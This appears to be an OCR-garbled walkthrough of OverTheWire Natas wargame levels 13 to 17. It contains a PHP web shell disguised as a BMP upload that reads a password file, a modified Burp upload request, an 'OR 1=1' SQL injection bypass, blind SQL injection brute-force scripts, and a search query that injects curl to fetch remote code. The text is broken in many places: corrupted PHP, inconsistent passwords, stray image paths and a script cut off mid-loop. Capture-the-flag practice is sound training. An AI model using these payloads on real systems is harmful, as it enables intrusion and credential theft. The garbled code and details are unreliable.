<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script var wechallInfo = { "level": "natas13", "pass": "censored" };</script></head>
body;
<h1>natas13</h1>
<div id="content">
For security reasons, we now only accept image files:<br><br>
</div>
<?php
function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";
    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[m_rand(0, strlen($characters)-1)];
    }
    return $string;
}


function makeRandomPath($dir, $ext) {
    do {
        $path = $dir."/".genRandomString().".$ext";
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);
    $err=$_FILES['uploadedfile']['error'];
    if($err):
        if($err === 2):
            echo "The uploaded file exceeds MAX_FILE_SIZE";
        else:
            echo "Something went wrong :/";
        endif;
    else:
        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        } else if(exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
            echo "File is not an image";
        } else:
            if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
                echo "The file @ href=\"$target_path\" has been uploaded";
            } else:
                echo "There was an error uploading the file, please try again!";
            endif;
    endif;
}
} else {


```

Now open the notepad and write this code. After writing it save it as a “.bmp” file.



```
BMP<?
$output = shell_exec('cat /etc/natas_webpass/natas14');
echo "<pre>$output</pre>"?
>
```

Open the burp suite software log into Natas13 and upload that bmp file to it.



Change these jpg files as php files. After changing them forward proxy file code.


```
POST /index.php HTTP/1.1
Host: natas13.natas.labs.overthewire.org
Content-Length: 496
Cache-Control: max-age=0
Accept: */*
Upgrade-Insecure-Request: 1
Origin: http://natas13.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQBiG3ridhgQbmCX
Content-Disposition: form-data; name="MAX_FILE_SIZE"
1000
Content-Disposition: form-data; name="uploadedfile"; filename="natas13.php"
Content-Type: application/x-php
BMP?
output = shell_exec('cat /etc/natas_webpass/natas14');
echo "<pre>" . output . "</pre>";
-----WebKitFormBoundaryQBiG3ridhgQbmCX-
```

Now we can see the uploaded php file, once we click it we can get the password.



Natas13 -> Natas14

Log into Natas14 first.



First, look at the source code and read it carefully and try to understand.

```
html
<head>
</head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall-style.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas14", "pass": "<REDACTED>" };</script>
<body>
<h1>natas14</h1>
<div id="content">
</div>
</body>
</html>
```

```
<?php
if(isset($_REQUEST['username'])) {
    $link = mysqli_connect('localhost', 'natas14', '<REDACTED>');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username='$_REQUEST["username"]' AND password='$_REQUEST["password"]'";
    if(mysqli_query($link, $query)) {
        echo "Successful login! The password for natas15 is <REDACTED>";
    } else {
        echo "Access denied<br>";
    }
    mysqli_close($link);
} else {
}

<form action="index.php" method="POST">
    Username: <input name="username"><br>
    Password: <input name="password"><br>
    <input type="submit" value="Login" />
</form>
<?php } >
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</body>
</html>
```

Now fill the username field using (" OR 1=1 -- -) and password field keep empty.

Not secure | natas14.natas.labs.overthewire.org

NATAS14

Username: OR 1=1 -- -
Password:

[View sourcecode](#)

Submit token

After we login, they give us the password of next level.

Not secure | natas14.natas.labs.overthewire.org/index.php

NATAS14


Successful login! The password for natas15 is
TTkfaf7AWG4tDERztBeEyKV7kRXH1EZRB

[View sourcecode](#)


Submit token

Natas14 -> Natas15

Log into the next level using the username and password.



This webpage has a filled username. They give us source code.



Open Visual Studio code and write this code. After writing save it “.py”

The screenshot shows the Visual Studio Code interface with the 'RUN AND DEBUG' sidebar open. A script named 'script.py' is selected for execution. The terminal at the bottom shows the output of the script's execution, which includes a password cracking logic and a connection attempt that fails due to a connection refused error.

```
import requests
import re

characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
username = "natas16"
password = "Tlkal7AMG41DERztBcEyKV7kRXH1EZBB"
url = "http://natas15.natas.labs.overthewire.org/"

session = requests.Session()
current_password = list()

while(True):
    for character in characters:
        print("Trying with: " + ''.join(current_password) + character)
        response = session.post(url, data={"username": "natas16" AND password LIKE BINARY "'' + ''.join(current_password) + character + "% #"}, auth=(username, password))
        if "This user exists." in response.text:
            current_password.append(character)
            break
    if len(current_password) == 32:
        break

Trying with: p
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.</p>
<pre>drp
address>Apache/2.4.52 (Ubuntu) Server at natas15.natas.labs.overthewire.org Port 80</address>
</body></html>

Trying with: p

Python: Unt... Python: script Python: script

Run and debug this code. And give some commands to the terminal. “python <file name>.py”

The screenshot shows the Visual Studio Code interface with the 'RUN AND DEBUG' sidebar open. A script named 'script.py' is selected for execution. The terminal at the bottom shows the output of the script's execution, which includes a password cracking logic and a connection attempt that fails due to a connection refused error.

```
import requests
import re

characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
username = "natas16"
password = "Tlkal7AMG41DERztBcEyKV7kRXH1EZBB"
url = "http://natas15.natas.labs.overthewire.org/"

session = requests.Session()
current_password = list()

while(True):
    for character in characters:
        print("Trying with: " + ''.join(current_password) + character)
        response = session.post(url, data={"username": "natas16" AND password LIKE BINARY "'' + ''.join(current_password) + character + "% #"}, auth=(username, password))
        if "This user exists." in response.text:
            current_password.append(character)
            break
    if len(current_password) == 32:
        break

t...py", line 27, in connect
    sock.connect((host, port))
ConnectionRefusedError: [WinError 10061] No connection could be made because the target machine actively refused it
PS C:\Users\ADMIN\OneDrive\Desktop> cd
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

t...py", line 27, in connect
 sock.connect((host, port))
ConnectionRefusedError: [WinError 10061] No connection could be made because the target machine actively refused it
PS C:\Users\ADMIN\OneDrive\Desktop> cd


PS C:\Users\ADMIN\OneDrive\Desktop> python script.py

Raised Exceptions
Uncought Exceptions
User Uncought Exce...

Trying with: a
Trying with: b
Trying with: c
Trying with: d
Trying with: e

Python: Unt... Python: script powershell Python Python: script

Finally give the next level password.



The screenshot shows the Visual Studio Code interface with a Python script named `script.py` open. The script is a暴力破解程序 (brute-force attack) for a password. It imports `requests` and `re`, defines a character set, sets the username to `natas15`, and the password to `t1Ka7AWG41DERztBcEyKV7kRXH1EZRB`. It then constructs a URL for the target website (`http://natas15.natas.labs.overthewire.org/`) and creates a session. A loop iterates through the character set, trying each character as a password addition to the current password. If the user exists, it adds the character to the current password and breaks out of the loop. The loop continues until the length of the current password reaches 32. The terminal below shows the progress of the attack, with many failed attempts and one successful attempt where the password is identified as `Jhgj32V`.

```
import requests
import re


characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
username = "natas15"
password = "t1Ka7AWG41DERztBcEyKV7kRXH1EZRB"
url = "http://natas15.natas.labs.overthewire.org/"

session = requests.Session()
current_password = list()

while(True):
    for character in characters:
        print("Trying with: " + ''.join(current_password) + character)
        response = session.post(url, data={"username": "natas16" AND password LIKE BINARY "'' + ''.join(current_password) + character + "% #"}, auth=(username, password))
        #print(response.text)
        if "this user exists." in response.text:
            current_password.append(character)
            break
    if len(current_password) == 32:
        break
```

Natas15 > Natas16

Go to the webpage using the username and password.



They give us a search engine. I tried to search for some words on it.

Not secure | natas15.natas.labs.overthewire.org/?needle=%24%28curl+-s+http%3A%2F%2Fwww.example.com%2Fcode_to_inject.txt%29&submit=Search

NATAS16

For security reasons, we now filter even more on certain characters

Find words containing Search

Output:

```
African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americans
April
April's
Aprilx
Asian
Asians
August
August's
Augusts
B
B's
British
Brittisher
Brown
Brown's
C
C's
Catholic
Catholicism
```

HTML:

```
<html>
  <head>
    <script src="blob:http://natas16.natas.labs.overthewire.org/cd2b5551-1bd6-4eb-a088-e3f0d8293d"></script>
  </head>
  <body>
    <h1>natas16</h1>
    <div id="content"> -- $0
      <!-- before
      " For security reasons, we now filter even more on certain characters"
      <br>
      <br>
      <form>--</form>
      " Output: "
      <br>
      <pre>--</pre>
      <div id="viewsource">--</div>
      <br>
      <input type="button" value="View Source" />
    </div>
  </body>
</html>
```

Styles

Computed

Layout

Event Listeners

Filter

Show .cls

element.style { }

#content { background-color: #fff; border: 1px solid black; color: black; font-family: monospace; height: 100%; padding: 10px; width: 100%; }#content::before { content: "For security reasons, we now filter even more on certain characters"; font-size: 0.8em; margin-bottom: 10px; }#content::after { content: "Output: "; font-size: 0.8em; margin-bottom: 10px; }#viewsource { border: 1px solid black; border-radius: 5px; color: black; cursor: pointer; font-size: 0.8em; padding: 5px; width: fit-content; }#viewsource::before { content: "View Source"; }

Now open the Visual Studio code and write this code there.

The screenshot shows the Visual Studio Code interface with the following details:

- File**, **Edit**, **Selection**, **View**, **Go**, **Run**, **Terminal**, **Help** menu items.
- Search** bar at the top right.
- RUN AND DEBUG** button on the left sidebar.
- VARIABLES** section showing the current state of variables:

 - p**: `'0123456789' + 'abcdefghijklmnopqrstuvwxyz' + 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'`
 - i**: `0`

- WATCH** section showing the current state of variables:

 - p**: `'0123456789' + 'abcdefghijklmnopqrstuvwxyz' + 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'`
 - i**: `0`

- CALL STACK** section showing the current state of variables:


 - Debug scri...**: **RUNNING**
 - Python Cu...**: **RUNNING**

- script.py** file open in the editor, containing Python code for a web exploit against `natas16.natas.labs.overthewire.org`.
- PROBLEMS**, **OUTPUT**, **DEBUG CONSOLE**, **TERMINAL** tabs at the bottom.
- BREAKPOINTS** section with checkboxes for **Raised Exceptions**, **Uncaught Exceptions**, and **User Uncaught Exceptions**.
- Bottom status bar showing file paths and system metrics.

After we run that code we can find the password

Natas16 -> Natas17

Initially, login to the level using username and password. The system allows us to check existence. And source code.



Not secure | natas17.natas.labs.overthewire.org

NATAS17

Username:

[View sourcecode](#)

WEBSHELL SUBMIT TOKEN

```
Not secure | natas17.natas.labs.overthewire.org/index-source.html


    
        <!-- This stuff in the header has nothing to do with the level -->
        <link rel="stylesheet" type="text/css" href="/natas17/natas17.css" />
        <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
        <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
        <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
        <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
        <script src="http://natas.labs.overthewire.org/js/wechall.js"><script src="http://natas.labs.overthewire.org/js/wechall.js"></script></script>
        <script>wechall.info = { "level": "natas17", "pass": "censored" };</script></head>
    <body>
        <h1>natas17</h1>
        <div id="content">
            <?php

                /* CREATE TABLE `users` (
                    `username` varchar(64) DEFAULT NULL,
                    `password` varchar(64) DEFAULT NULL
                ); */

                if(array_key_exists("username", $_REQUEST)) {
                    $link = mysqli_connect('localhost', 'natas17', 'censored');
                    mysqli_select_db($link, 'natas17');

                    $query = "SELECT * from users where username='".$_REQUEST['username']."'\\n";
                    if(array_key_exists("debug", $_GET)) {
                        echo "Executing query: $query\\r\\n";
                    }

                    $res = mysqli_query($link, $query);
                    if($res) {
                        if(mysqli_num_rows($res) > 0) {
                            //echo "This user exists\\r\\n";
                        } else {
                            //echo "This user doesn't exist\\r\\n";
                        }
                    } else {
                        //echo "Error in query\\r\\n";
                    }
                    mysqli_close($link);
                } else {
                    </?php >
                }

                <form action="index.php" method="POST">
                    Username: <input name="username">\\r\\n
                    <input type="submit" value="Check existence" />
                </form>
            </div>
            <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
        </div>
        </body>
    </html>

```

Open the visual studio code and write this code into this.

The screenshot shows the Visual Studio Code interface with a Python script named `script.py` open. The code is a password cracking script using the `requests` library to send POST requests to a target URL. It iterates through a character set and appends characters to a password list until it reaches the length of 32 characters. A breakpoint is set on line 23, which is highlighted in red.

```
import sys
sys.path.append('/path/to/requests/module')
import requests
import re
from time import *

characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
username = "natas17"
password = "XkEuChE0SbnKBvH1RU7ks1b9uulm7sd"

url = "http://natas17.natas.labs.overthewire.org"

session = requests.Session()

current_password = list()


while (True):
    for character in characters:
